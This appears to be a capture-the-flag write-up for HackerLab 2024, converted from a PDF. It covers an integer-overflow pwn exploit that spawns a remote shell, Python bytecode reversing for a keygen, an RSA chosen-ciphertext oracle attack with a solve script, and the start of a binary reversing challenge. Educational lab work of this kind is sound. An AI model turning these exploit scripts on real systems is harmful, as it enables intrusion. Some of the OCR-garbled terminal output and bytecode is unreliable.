        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)
gdbscript = '''
init-pwndbq
b *main+281
continue
'''.format(**locals())
                    EXPLOIT GOES HERE
def init():
   global io
   io = start()
\# 0x804925a <main+116> cmp DWORD PTR [ebp-0x50], 0xbffffabc
\# idx = \$ebp-0x54
# store = $ebp-0x4c
\# check = \$ebp-0x50
# 0x6 -> trigger write
# 0x8 -> decrement index
# 0x90 -> increment index
```

```
def solve():
    check = [0xbf, 0xff, 0xfa, 0xbc]
    io.recvuntil("patienter :")
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(check[3]))
    io.sendline(p8(0x6))
    io.sendline(p8(0\times90))
    io.sendline(p8(0\times90))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(check[2]))
    io.sendline(p8(0x6))
    io.sendline(p8(0\times90))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(check[1]))
    io.sendline(p8(0x6))
    io.sendline(p8(0x8))
    io.sendline(p8(check[0]))
    io.sendline(p8(0x6))
    io.interactive()
def main():
    init()
    solve()
if __name__ == '__main__':
    main()
```

The program handles newline character so io.sendline() works fine!

Running it remotely spawns a shell and we get the flag

```
A Sar/Desktop/CTF/Hackerlab24/Integer > python3 solve.py REMOTE 135.125.107.236 5024 [1] '/home/mark/Desktop/CTF/Hackerlab24/Integer/chall1' Arch: 1386-32-little RELRO: Partial RELRO: Stack: Mo congry found NX: NX enabled PIE: No PIE (NXBMSH08) [4] Opening connection to 135.125.107.236 on port 5024: Done [7] Switching to interactive mode / bin/bash: line 2: $'\066': command not found 1s -al total 40 drwxr-xr-x 1 root root 4096 May 31 11:03 ... drwxr-xr-x 1 root pown 43 May 31 10:51 .flag 789582.txt -r-xr-x-- 1 root pwn 15184 May 31 10:51 .flag 789582.txt -r-xr-x-- 1 root pwn 15184 May 31 10:51 .flag 789582.txt -r-xr-x-- 1 root pwn 36 May 31 10:51 redir.sh thB2824{int_overflow_exploitation_78956})}
```

```
Flag: HLB2024{int_overflow_exploitation_78956))}
```

KeyQuest



KeyQuest 200

Reverse

[FR]

Réalisez un audit du système d'authentification de la centrale électrique.

L'objectif est de déterminer s'il est possible de retrouver la clé de l'utilisateur BJIZ-HACKERLAB.

Voici l'OPCODE de la fonction.

[EN]

Conduct an audit of the authentication system at the power plant.

The objective is to determine if it is possible to retrieve a user's key from their username.

Here is the function's OPCODE.

Author: 5c0r7



Flag

Submit

We are given a python bytecode to reverse engineer

```
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```

```
86 LOAD_GLUBAL
88 LOAD_CONST
90 CALL_FUNCTION
92 POP TOP
94 LOAD_CONST
96 RETURN_VALUE
                                                   mbly of <code object whippin5 at 0x7f63b6b86c90, file "keygen2.py", line 12>:
0 LOAD GLOBAL 0 (md0)
2 CALL FUNCTION 0
4 STORE_FAST 1 (sh)
                                                                                     of <code object whippin3 at 0x7f63b6b4ca80, file "keygen2.py", line 16>:
0 LOAD GLOBAL 0 (string)
2 LOAD ATTR 1 (ascil_lowercase)
4 STORE_FAST 1 (lc)
                                      sembly of <code object whippin4 at 0 LOAD_FAST 2 LOAD_GAST 4 LOAD_FAST 6 CALL_FUNCTION 8 LOAD_GAST 12 CALL_FUNCTION 14 BIMARY_FLOOR_DIVIDE 16 LOAD_CONST 18 BIMARY_ADD 20 BIMARY_MULTIPLY 22 STORE_FAST
                                                                                              22 STORE_FAST
24 LOAD_CONST
26 LOAD_METHOD
28 LOAD_CONST
30 LOAD_CONST
32 MAKE_FUNCTION
34 LOAD_GLOBAL
36 LOAD_FAST
38 LOAD_METHOD
40 CALL_METHOD
40 CALL_METHOD
41 LOAD_METHOD
42 LOAD_FAST
44 LOAD_METHOD
43 CALL_FUNCTION
56 GET_ITER
52 CALL_FUNCTION
56 RETURN_VALUE
                                                                                                                                                                                                                                                                                                                                 2 (b'')
1 (join)
3 (scode object <genexpr> at 0x7f63b6b4c0d0, file "keygen2.py", line 24>)
4 ('check.<locals>.whippin4.<locals>.genexpr>')
| Section | Sect
```

I didn't give a screenshot of the whole bytecode

First thing I did was to translate what it does exactly

Using this python docs we can reference what each opcode does

I'm not familiar with python bytecode reversing well so I started translating from the part that doesn't look much

```
Disassembly of <code object whippin5 at 0x7f63b6b86c90, file "keygen2.py",
line 12>:
13
             • LOAD GLOBAL
                                       0 \pmod{0}
             2 CALL FUNCTION
                                       0
             4 STORE FAST
                                      1 (sh)
14
            6 LOAD FAST
                                      1 (sh)
             8 LOAD METHOD
                                      1 (update)
                                    0 (inpt)
            10 LOAD FAST
            12 CALL METHOD
                                       1
            14 POP_TOP
15
            16 LOAD FAST
                                       1 (sh)
            18 LOAD METHOD
                                      2 (hexdigest)
            20 CALL METHOD
            22 RETURN VALUE
```

Ok what this does is basically this:

```
def whippin5(inpt):
    sh = md0()
    sh.update(inpt)
    return sh.hexdigest()
```

There seems to be a mistake on the hashing function as md0 doesn't exist? I just assumed it's rather md5

Ok moving on

```
Disassembly of <code object whippin3 at 0x7f63b6b4ca80, file "keygen2.py",
line 16>:
17
            O LOAD GLOBAL
                                   0 (string)
                          1 (ascii_lowercase)
            2 LOAD ATTR
            4 STORE FAST
                                   1 (lc)
           6 LOAD_GLOBAL
                                  0 (string)
18
           8 LOAD_ATTR 2 (ascii_uppercase)
           10 STORE FAST
                                  2 (uc)
           12 LOAD_GLOBAL
19
                                  0 (string)
           14 LOAD_ATTR
                                3 (digits)
           16 STORE FAST
                                  3 (dc)
           18 LOAD GLOBAL
                                   4 (str)
20
```

```
20 LOAD_METHOD
                             5 (maketrans)
 22 LOAD FAST
                             1 (lc)
 24 LOAD FAST
                             2 (uc)
 26 BINARY_ADD
                             3 (dc)
 28 LOAD_FAST
 30 BINARY_ADD
                             1 (lc)
 32 LOAD_FAST
 34 LOAD_FAST
                             0 (n)
 36 LOAD_CONST
                            0 (None)
                             2
 38 BUILD_SLICE
 40 BINARY_SUBSCR
 42 LOAD_FAST
                             1 (lc)
 44 LOAD_CONST
                            0 (None)
 46 LOAD_FAST
                             0 (n)
                             2
 48 BUILD_SLICE
 50 BINARY_SUBSCR
 52 BINARY_ADD
                             2 (uc)
 54 LOAD_FAST
 56 LOAD_FAST
                             0 (n)
 58 LOAD_CONST
                             0 (None)
 60 BUILD_SLICE
 62 BINARY_SUBSCR
 64 BINARY_ADD
                             2 (uc)
 66 LOAD_FAST
                             0 (None)
 68 LOAD CONST
                             0 (n)
 70 LOAD FAST
                             2
 72 BUILD SLICE
 74 BINARY_SUBSCR
 76 BINARY ADD
 78 LOAD_FAST
                             3 (dc)
                             0 (n)
 80 LOAD FAST
                             0 (None)
 82 LOAD CONST
 84 BUILD SLICE
                             2
 86 BINARY_SUBSCR
 88 BINARY ADD
                             3 (dc)
 90 LOAD FAST
 92 LOAD CONST
                             0 (None)
 94 LOAD FAST
                             0 (n)
 96 BUILD SLICE
                             2
 98 BINARY SUBSCR
100 BINARY ADD
102 CALL METHOD
104 STORE_DEREF
                             0 (trans)
106 LOAD CLOSURE
                             0 (trans)
108 BUILD_TUPLE
```

21

```
110 LOAD CONST
                                      1 (<code object <lambda> at
0x7f63b6b4c920, file "keygen2.py", line 21>)
                                     2 ('check.<locals>.whippin3.
           112 LOAD CONST
<locals>.<lambda>')
           114 MAKE_FUNCTION 8 (closure)
           116 RETURN_VALUE
Disassembly of <code object <lambda> at 0x7f63b6b4c920, file "keygen2.py",
line 21>:
21
           0 LOAD GLOBAL
                                      0 (str)
                                    1 (translate)
            2 LOAD METHOD
            4 LOAD_FAST
                                     0 (s)
            6 LOAD DEREF
                                   0 (trans)
            8 CALL_METHOD
                                      2
            10 RETURN_VALUE
```

Looks intimidating at first but it's basically doing this

```
def whippin3(n):
    lc = string.ascii_lowercase
    uc = string.ascii_uppercase
    dc = string.digits

trans = str.maketrans(
        lc + uc + dc,
        lc[n:] + lc[:n] + uc[n:] + dc[n:] + dc[:n]
)

return lambda s: str.translate(s, trans)
```

Moving on

```
Disassembly of <code object whippin4 at 0x7f63b6b4cb30, file "keygen2.py",
line 22>:
23
             0 LOAD FAST
                                        1 (b)
             2 LOAD GLOBAL
                                        0 (len)
             4 LOAD FAST
                                       0 (a)
             6 CALL FUNCTION
                                       1
                                      0 (len)
             8 LOAD GLOBAL
            10 LOAD FAST
                                       1 (b)
            12 CALL FUNCTION
            14 BINARY_FLOOR_DIVIDE
            16 LOAD CONST
                                        1 (1)
            18 BINARY ADD
            20 BINARY MULTIPLY
```

```
22 STORE_FAST
                                         2 (b_etx)
24
                                         2 (b'')
             24 LOAD CONST
             26 LOAD METHOD
                                         1 (join)
                                         3 (<code object <genexpr> at
             28 LOAD_CONST
0x7f63b6b4c9d0, file "keygen2.py", line 24>)
             30 LOAD_CONST
                                         4 ('check.<locals>.whippin4.
<locals>.<genexpr>')
             32 MAKE_FUNCTION
                                         0
             34 LOAD_GLOBAL
                                         2 (zip)
             36 LOAD FAST
                                         0 (a)
             38 LOAD_METHOD
                                         3 (encode)
             40 CALL_METHOD
                                         0
                                        2 (b_etx)
             42 LOAD_FAST
                                        3 (encode)
             44 LOAD_METHOD
             46 CALL_METHOD
                                         0
             48 CALL_FUNCTION
                                         2
             50 GET_ITER
             52 CALL FUNCTION
                                         1
             54 CALL_METHOD
                                         1
             56 RETURN_VALUE
Disassembly of <code object <genexpr> at 0x7f63b6b4c9d0, file "keygen2.py",
line 24>:
24
                                         0 (.0)
              0 LOAD FAST
             2 FOR ITER
                                        26 (to 30)
        >>
              4 UNPACK SEQUENCE
                                        2
              6 STORE FAST
                                        1 (c)
              8 STORE FAST
                                        2 (d)
             10 LOAD GLOBAL
                                        0 (chr)
             12 LOAD FAST
                                        1 (c)
                                         2 (d)
             14 LOAD FAST
             16 BINARY XOR
             18 CALL FUNCTION
                                         1
             20 LOAD METHOD
                                         1 (encode)
             22 CALL METHOD
                                         0
             24 YIELD VALUE
             26 POP TOP
             28 JUMP ABSOLUTE
        >>
             30 LOAD CONST
                                         0 (None)
             32 RETURN VALUE
```

```
def whippin4(a, b):
    b_etx = len(a) // len(b) + 1

    return b''.join(
         chr(c ^ d).encode() for c, d in zip(a.encode(), (b * b_etx).encode())
    )
```

And finally

```
O LOAD CONST
                                     1 ('\n password = whippin3(key)
(real_password) to keep real_password safe\n so crypted_password =
function\n ')
             2 STORE_FAST
                                     2 (hint)
11
            4 LOAD CONST
                                    2 (-9)
                                     3 (key)
             6 STORE FAST
            8 LOAD CONST
                                      3 (<code object whippin5 at</pre>
0x7f63b6b86c90, file "keygen2.py", line 12>)
                                    4 ('check.<locals>.whippin5')
            10 LOAD CONST
            12 MAKE FUNCTION
                                      0
            14 STORE FAST
                                     4 (whippin5)
                                      5 (<code object whippin3 at</pre>
16
            16 LOAD CONST
0x7f63b6b4ca80, file "keygen2.py", line 16>)
                                      6 ('check.<locals>.whippin3')
            18 LOAD CONST
            20 MAKE_FUNCTION
                                     5 (whippin3)
            22 STORE FAST
                                      7 (<code object whippin4 at</pre>
            24 LOAD CONST
22
0x7f63b6b4cb30, file "keygen2.py", line 22>)
            26 LOAD CONST
                                      8 ('check.<locals>.whippin4')
            28 MAKE FUNCTION
                                      0
                                      6 (whippin4)
            30 STORE FAST
25
            32 LOAD FAST
                                    4 (whippin5)
            34 LOAD FAST
                                    6 (whippin4)
            36 LOAD_FAST
                                    0 (username)
                                      0 (real password)
            38 LOAD GLOBAL
            40 CALL FUNCTION
                                      2
            42 CALL FUNCTION
                                     1
            44 LOAD FAST
                                      1 (y_key)
            46 COMPARE OP
                                      2 (==)
```

```
48 POP JUMP IF FALSE
 26
                                         0 (username)
             50 LOAD FAST
             52 LOAD CONST
                                         9 ('BJIZ-HACKERLAB')
             54 COMPARE_OP
                                        2 (==)
             56 POP_JUMP_IF_FALSE
                                        76
27
             58 LOAD GLOBAL
                                        1 (print)
             60 LOAD CONST
                                       10 ('Congratz, you can use this flag
to validate : HLB2024{')
             62 LOAD FAST
                                        1 (y_key)
             64 BINARY_ADD
             66 LOAD_CONST
                                       11 ('}')
             68 BINARY_ADD
             70 CALL FUNCTION
                                        1
             72 POP_TOP
                                        94
             74 JUMP_ABSOLUTE
29
            76 LOAD GLOBAL
                                        1 (print)
             78 LOAD CONST
                                        12 ("Good, but the key of BJIZ-
HACKERLAB' is the flag")
             80 CALL FUNCTION
                                        1
             82 POP TOP
             84 JUMP FORWARD
                                         8 (to 94)
31
            86 LOAD GLOBAL
                                       1 (print)
       >>
                                        13 ('Error, checking failed')
             88 LOAD CONST
             90 CALL FUNCTION
                                        1
             92 POP TOP
            94 LOAD CONST
                                         0 (None)
             96 RETURN VALUE
```

Translated to

```
def check(username, y_key):
    hint = "\n password = whippin3(key)(real_password) to keep
real_password safe\n so crypted_password = dpjLgviGRJJN1IUUFeKu1ls8\n I
deleted real_password from this check function\n"
    key = -9

if whippin5(whippin4(username, real_password)) == y_key:
    if username == 'BJIZ-HACKERLAB':
        print('Congratz, you can use this flag to validate : HLB2024{' +
y_key + '}')
    else:
```

```
print("Good, but the key of BJIZ-HACKERLAB' is the flag")
else:
    print('Error, checking failed')
```

Here's my whole translated code:

```
from dis import dis
from hashlib import md5, sha1
import string
def hint():
    hint = "\n password = whippin3(key)(real password) to keep
real password safe\n so crypted password = dpjLgviGRJJN1IUUFeKu1ls8\n I
deleted real password from this check function\n "
        print(hint)
def whippin5(inpt):
   sh = md5()
   sh.update(inpt)
   return sh.hexdigest()
def whippin3(n):
   lc = string.ascii_lowercase
   uc = string.ascii uppercase
   dc = string.digits
   trans = str.maketrans(
       lc + uc + dc.
        lc[n:] + lc[:n] + uc[n:] + uc[:n] + dc[n:] + dc[:n]
    )
    return lambda s: str.translate(s, trans)
def whippin4(a, b):
    b etx = len(a) // len(b) + 1
    return b''.join(
        chr(c ^ d).encode() for c, d in zip(a.encode(), (b *
b etx).encode())
    )
def check(username, y_key):
    real password = ?
   if whippin5(whippin4(username, real_password)) == y_key:
```

So let's understand what that does exactly

- Function whippin5 takes a string as the parameter and returns the md5 hash of it
- Function whippin4 takes two string as the parameter and it returns a generated string formed from a xor operation of the first string with the multiplication of the second string and it's length
- Function whippin3 takes an integer as the parameter and then generates a mapping table and it returns a lambda function which replaces the parameter passed into it based on the generated mapping
- Function check takes two string as the parameter and checks if whippin5(whippin4(username, real_password)) equals the second parameter
- If it's correct and the username equals BJIZ-HACKERLAB we get the flag

So our goal is basically to get the y_key

But for that we need the real password

And notice that it wasn't really declared as a variable in any of the functions translated

Calling the hint function from my translated code shows this

```
password = whippin3(key)(real_password) to keep real_password safe
so crypted_password = dpjLgviGRJJN1IUUFeKu1ls8
I deleted real_password from this check function
```

Basically it's saying that it called function whippin3 passing the key as the parameter and then the lambda function is called passing real_password as the parameter where the return value is dpjLgviGRJJN1IUUFeKu1ls8

So we need to reverse the whippin3 function to recover the real_password

The function basically generates a mapping based on the n value passed as the parameter and then maps each key of our input to it's responding value of the map

So let's say the mapping is:

```
mapping = {"A": 1, "B": 2, "C": 3, "D": 4}
```

Then the lambda function basically does this:

```
inp = "ABCD"
result = inp.translate(mapping)

######
1234
######
```

So we just need to reverse the mapping

Here's the script I wrote to accomplish that

```
def get_password():
    n = -9

    lc = string.ascii_lowercase
    uc = string.ascii_uppercase
    dc = string.digits

    rev_map = {}

    trans = str.maketrans(
        lc + uc + dc,
        lc[n:] + lc[:n] + uc[n:] + dc[n:] + dc[:n]
    )
}
```

```
for i, j in trans.items():
    rev_map[chr(j)] = chr(i)

txt = "dpjLgviGRJJN1IUUFeKu1ls8"

pwd = ""

for i in txt:
    pwd += rev_map[i]

return pwd

username = "BJIZ-HACKERLAB"
real_password = get_password()
print(real_password)
```

Running that I got this

```
mysUperPASSW0RDD0nTd0ub7
```

Now we just need to pass this into whippin5(whippin4(username, real_password)) where the username is BJIZ-HACKERLAB

Here's my final script


```
sh = md5()
    sh.update(inpt)
    return sh.hexdigest()
def get_password():
    n = -9
    lc = string.ascii_lowercase
    uc = string.ascii_uppercase
    dc = string.digits
    rev_map = \{\}
    trans = str.maketrans(
        lc + uc + dc,
        lc[n:] + lc[:n] + uc[n:] + uc[:n] + dc[n:] + dc[:n]
    )
    for i, j in trans.items():
        rev_map[chr(j)] = chr(i)
    txt = "dpjLgviGRJJN1IUUFeKu1ls8"
    pwd = ""
    for i in txt:
        pwd += rev_map[i]
    return pwd
username = "BJIZ-HACKERLAB"
real password = get password()
print(real password)
op1 = whippin4(username, real password)
flag = "HLB2024{" + whippin5(op1) + "}"
print(flag)
```

Running it gives the flag

```
& $>~/Desktop/CTF/Hackerlab24/Keyquest > python3 solve.py
mysUperPASSW8RDDOnTd0ub7
HLB2024{b024de49126f7475451e90b383acefeb}

& $>~/Desktop/CTF/Hackerlab24/Keyquest > ■
```

CACT



We are given a remote instance and an attached file

Checking the file content shows this


```
A ► -/Desktop/CTF/Hackerlab24/CCTA > cat file.txt
n = 4613630425949749107502754743398982575534468483768041881960072822121846238296239718761859161075284858575069418166779059742800231139056581386876223157477423
c = 1585880071400760185985213638184025215917194522983128484826504841267919523603404117990301573158544069896750034486175560113978175222629578337455123963432173
e = 65537
Δ ► -/Desktop/CTF/Hackerlab24/CCTA > ■
```

We can tell this is RSA encryption

Connecting to the remote instance shows this

```
∆ >~/Desktop/CTF/Hackerlab24/CCTA > nc 135.125.107.236 1002
Déchiffrement...
Je ne reçois que les types long et je déchiffre tous les messages chiffrés, à l'exception de celui donné dans le contexte.
Message chiffré :
```

I'm not French so on translating that I got this



So this instance seems to decrypt any rsa encrypted message we give it

And the one encrypted message with such exception is that of the provided ciphertext

```
A $\( \times\) care file_txt

n = 4613630425949749107502754743398902575534468483768041881966077822121846238296239718761859161075284858575669418166779059742800231139056581386876223157477423

c = 1585880071400760185985213638184025215917194522983128484826504841267919523603404117990301573158544069896750034486175560113978175222629578337455123963432173

e = 65537

A $\( \times\) ~/Desktop/CTF/Hackerlab24/CCTA \( \times\) nc 135.125.107.236 1002

Dechiffrement ...
Je ne reçois que les types long et je déchiffre tous les messages chiffrés, à l'exception de celui donné dans le contexte.

Message chiffré : 1585880071400760185985213638184025215917194522983128484826594841267919523603404117990301573158544069896759034486175560113978175222629578337455123963432173

Impossible de déchiffrer ce mesage

A $\( \times\) ~/Desktop/CTF/Hackerlab24/CCTA \( \times\) | 

# 45
```

The encryption/decryption of RSA is done as this:

```
E = (m ^ e mod n) = ct

D = (ct ^ d mod n) = pt
```

In our case we don't have the private exponent d to decrypt the given ciphertext but we do have an oracle which allows us decrypt a message

Because the server check that we don't ask for the decryption of the flag, you can't give it the ciphertext right away, we need to modify it in a way to trick the server into thinking it's something else

The modification must be carefully chosen so that we can revert the process once we get the response of the server

For instance, we can't just add one and expect to subtract 1 from the output

The trick is the multiply the ciphertext with another ciphertext ct2 from which we know the plaintext

```
ct2 = (2 ^ e) mod n
```

Now the new ciphertext that we will send to the server will be:

```
C = ct * ct2
= (m ^ e) * (2 ^ e)
= ((2m) ^ e)
= 2m^e
```

The server will give you back:

```
pt = (2(C ^ e) ^ d) mod n
= 2*m
```

Now we just divide pt by 2 and that's the password

Here's my solve script

```
from Crypto.Util.number import long_to_bytes, bytes_to_long
from pwn import *

m = bytes_to_long(b"\x02")
n =
4613630425949749107502754743398982575534468483768041881960072822121846238296
2397187618591610752848585750694181667790597428002311390565813868762231574774
23
e = 65537

ct1 = pow(m, e, n)
ct2 =
```

```
1585880071400760185985213638184025215917194522983128484826504841267919523603
4041179903015731585440698967500344861755601139781752226295783374551239634321
73

C = ct1 * ct2

io = remote("135.125.107.236", "1002")

io.recvuntil(':')
io.sendline(str(C))

io.recvline()
n = int(io.recvline().split(b':')[1][2::].strip())

m = n // 2

print(long_to_bytes(m))
```


Running it gives the flag

```
A > -/Desktop/CTF/Hackerlab24/CCTA > python3 solve.py
[*) Opening connection to 135.125.107.236 on port 1002: Done
/home/mark/Desktop/CTF/Hackerlab24/CCTA/solve.py:15: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
io.recvuntil(':')
/home/mark/Desktop/CTF/Hackerlab24/CCTA/solve.py:16: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
io.sendline(str(C))
b'HLB2024{CCTA_Congratulation_hack3r_B1955}'
[*] Closed connection to 135.125.107.236 port 1002

A > -/Desktop/CTF/Hackerlab24/CCTA > ■
```

```
Flag: HLB2024{CCTA_Congratulation_h4ck3r_81955}
```

Key Check



Alright let's get to it

We are given two files:

- keygen1
- libcrypto.so.1.1

After downloading the attachments and trying to execute the keygen1 file you will see that it doesn't work

```
A □ -/Desktop/CTF/Hackerlab24 ) Is
CCTA FPO FancyBlog Integer Jail Keycheck Keyquest Lady Notes Overwrite Reddington Rsal Search Seek Thermal Trailer Unveiling keygenl libcrypto.so.1.1

A □ -/Desktop/CTF/Hackerlab24 ) ./mey
zsh: no such file or directory: ./mey

A □ -/Desktop/CTF/Hackerlab24 ) ./mey
A □ -/Desktop/CTF/Hackerlab24 ) ./meygenl
./meygenl: error while loading shared libraries: libcrypto.so.1.1: cannot open shared object file: No such file or directory

A □ -/Desktop/CTF/Hackerlab24 )

A □ -/Desktop/CTF/Hackerlab24 )
```

The reason is because it couldn't find the shared object file even though the file is there

```
File Edit View Search Terminal Help

A $\(^{\text{Search Terminal Help}}\)

A $\(^{\text{Search
```

To fix that issue I patched it using <code>patchelf</code> to add <code>libcrypto.so.1.1</code> among it's shared library

```
patchelf --add-rpath . keygen1
```

Now we can execute the file

Ok greats, now that we can execute it let's reverse engineer it

I'll be using both IDA & Ghidra

Before that we should know that this binary is stripped

```
Bendghar--Rokktop/CTF/Hackerlab24/Keycheck ) file keygen1

A □ ~/Desktop/CTF/Hackerlab24/Keycheck ) file keygen1

A □ ~/Desktop/CTF/Hackerlab24/Keycheck ) file keygen1

A □ ~/Desktop/CTF/Hackerlab24/Keycheck ) file keygen1

Expeni: Elf-64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=1244e12305cb3469f0d3478b625e

a07ba78914f6, stripped

A □ ~/Desktop/CTF/Hackerlab24/Keycheck ) □
```

Opening it up in IDA here's the main function

```
IDA View-A X Pseudocode-A X 0 He
_int64 __fastcall main(int a1, char **a2, char **a3)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          *
unsigned int v3; // eax
unsigned int v4; // ebx
int v5; // eax
int v5; // eax
int v5; // r12d
time t v7; // rbx
time_t v8; // rax
time_t timer; // [rsp+18h] [rbp-58h] BYREF
size_t v11; // [rsp+20h] [rbp-50h] EYREF
const char *username; // [rsp+28h] [rbp-48h]
int64 hash; // [rsp+30h] [rbp-40h]
int64 odd_hash; // [rsp+38h] [rbp-38h]
char *s; // [rsp+40h] [rbp-30h]
int64 processed; // [rsp+48h] [rbp-28h]
int64 result; // [rsp+50h] [rbp-20h]
unsigned __int64 v18; // [rsp+58h] [rbp-18h]
v18 = _readfsqword(0x28u);

v3 = time(0LL);

srand(v3);

flaq = getenv("FLAG");

if ( iflag )

flaq = "FAKE FLAG";

username = get_username("FLAG");

v4 = rand() % 5 + 3;

v5 = rand();

printt("Dear %s, here's your auth

fflush(stdout);
  v5 = rand();
printf('Dear'ss, here's you
fflush(stdout);
hash = get_hash(username);
odd_hash = get_odd(hash);
s = malloc(0x100uLL);
if ( is)
exit(1);
 exit(1);
printf("Please enter your key: ");
fflush(stdout);
time(atimer);
fgets(s, 256, stdin);
000251E main:20 (251E)
hash = get_hash(username)
odd_hash = get_odd(hash);
s = malloc(0x100uLL);
if ( !s)
  exit(1);
printf("Please er
fflush(stdout);
fflush(stdout);
time(&timer);
fgets(s, 256, stdin);
v6 = rand() % 5 + 2;
v7 = timer;
v8 = time(OLL);
if ( v6 < difftime(v8, v7) )</pre>
v11 = strlen(s):
vii = stren(s);
if ( vii == 1 )
    exit(1);
processed = process_key(s, vii, &vii);
     puts("Error when processing key");
fflush(stdout);
result = xor(odd_hash, processed);
if ( check_regex(result) != 1 )
     puts("Incorrect
fflush(stdout);
```

I already renamed most function and variables for better understanding

```
int64 fastcall main(int a1, char **a2, char **a3)
 unsigned int v3; // eax
 unsigned int v4; // ebx
 int v5; // eax
 int v6; // r12d
 time t v7; // rbx
 time t v8; // rax
 time t timer; // [rsp+18h] [rbp-58h] BYREF
 size_t v11; // [rsp+20h] [rbp-50h] BYREF
 const char *username; // [rsp+28h] [rbp-48h]
  __int64 hash; // [rsp+30h] [rbp-40h]
  int64 odd hash; // [rsp+38h] [rbp-38h]
  char *s; // [rsp+40h] [rbp-30h]
  int64 processed; // [rsp+48h] [rbp-28h]
  int64 result; // [rsp+50h] [rbp-20h]
 unsigned __int64 v18; // [rsp+58h] [rbp-18h]
 v18 = \underline{readfsqword(0x28u)};
 v3 = time(0LL);
 srand(v3);
 flag = getenv("FLAG");
 if ( !flag )
    flag = "FAKE FLAG";
 username = get username("FLAG");
 v4 = rand() % 5 + 3;
 v5 = rand();
  printf("Dear %s, here's your auth SEED: %d. \nYou have %d seconds to enter
your key.\n", username, (v5 \% 995 + 5), v4);
  fflush(stdout);
 hash = get hash(username);
 odd hash = get odd(hash);
 s = malloc(0x100uLL);
 if ( !s )
    exit(1);
 printf("Please enter your key : ");
  fflush(stdout);
 time(&timer);
 fgets(s, 256, stdin);
 v6 = rand() % 5 + 2;
 v7 = timer;
 v8 = time(0LL);
 if (v6 < difftime(v8, v7))
    puts("Attempt Time Expired.");
   fflush(stdout);
```

```
v11 = strlen(s);
  if ( v11 == 1 )
   exit(1);
  processed = process_key(s, v11, &v11);
  if ( !processed )
    puts("Error when processing key");
    fflush(stdout);
    exit(1);
  }
  result = xor(odd_hash, processed);
  if ( check_regex(result) != 1 )
  {
    puts("Incorrect Username or key");
    fflush(stdout);
    exit(1);
  }
  compute(result, username);
  return OLL;
}
```

Ok so let's go through what this function does:

- First it stores the flag into a global variable which is loaded from the environment variable
- Calls the get_username() function which then stores it's return value to variable username
- It generates some random variable which is used as the time counter for us to enter the key
- Calls get_hash() function passing our username as the parameter and the result is stored into hash
- Calls the get_odd() function passing the generated hash as the parameter and the result is stored into odd_hash
- It receives our input which is stored into the malloc'd pointer as the key
- If the current time is greater than the time counter value it would exit
- Moving on if it doesn't exit it gets the length of provided key and calls the process_key() function passing the key, the key length and the address of the key length as the parameter and the result is stored into variable processed
- If there's some form of error during the key processing it would let us know then exit
- Moving on if that isn't the case it would call the xor() function passing odd_hash & processed as the parameter and the result is stored into variable result

- It then calls the check_regex() function passing the result as the parameter and if that function doesn't return 1 it would exit
- Finally it calls the <code>compute()</code> function passing the <code>result & username</code> as the parameter

All the function which I've renamed does what the name says

But I'll be giving the decompiled code for them all

Function get_username()

 This would receive our input and strip the new line character where the final result is returned

Function get_hash(username)

```
char * fastcall get hash(const char *a1)
 size t v1; // rax
 int i; // [rsp+14h] [rbp-ACh]
